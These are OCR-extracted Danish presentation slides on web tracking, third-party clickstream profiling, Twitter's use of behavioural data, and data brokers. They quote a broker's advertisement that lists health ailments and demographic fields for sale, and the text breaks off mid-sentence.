
Hvor mange trackere kan der være på én side?



Stor international medie virksomhed –
auto-refreshing ad units

3.Party – clickstream

Kunst




Eller fodbold


3.Party – clickstream

Danner hurtigt (meget) unikke profiler
Kombineres med lokation osv, osv


Twitter – brug af profil info




Twitter - behaviours




Twitter - behaviours



Hvordan ved Twitter hvem der køber Pepsi eller Coca Cola?



Twitter - behavi



Data brokers

Data brokers

Florida data bro … it
has medical ailr…
million named p…
conditions inclu…
diabetes, irritab…
incontinence, b…
and erectile dys…

T5HealthyLiving.com collects 100% self-reported, HIPAA-compliant ailment and healthcare information.

Ailment Information			T5HealthyLiving.com
Acne	COPD	Hearing Loss	Obesity
ADD/ADHD	Crohn's Disease	High Blood Pressure	Osteoarthritis
Allergies	Dental Health	HRT-Hormone Replacement	Osteoporosis
Alzheimer's	Depression	Hypertension	Parkinson's Disease
Anxiety Disorders	Diabetes	IBS	Prostate Cancer
Arthritis	Emphysema	Incontinence/OAB	Rheumatoid Arthritis
Asthma	Epilepsy	Insomnia	Schizophrenia
Back Pain	Erectile Dysfunction	Menopause	Sexual Conditions
Breast Cancer	Eye Ailments	Mental Health	Skin Conditions
Bronchitis	Fibromyalgia	Migraines/Headaches	Sleep Disorders
Cancer	Foot & Leg Problems	Mobility Challenged	Spinal Injury
Cholesterol	GERD/Acid Reflux	Multiple Sclerosis	Stress
Colorectal Cancer	Heart Disease	Nail Fungus	Ulcerative Colitis

Data Enhancement:

Don't let the flatness of your database prevent you from knowing your consumers. Enrich your database with Age, Income, Gender, Education, Household information, Presence of Children, Ethnicity, Presence of Credit Cards, Marital Status, Phone, Email, Cell Phone Number and Homeowner Status (Own/Rent, Single Family or Multi-Family residences.
Take 5's data is further enhanced with **more than 275 unique demographic and lifestyle overlays**. Our proprietary database allows us to build exciting historical and future 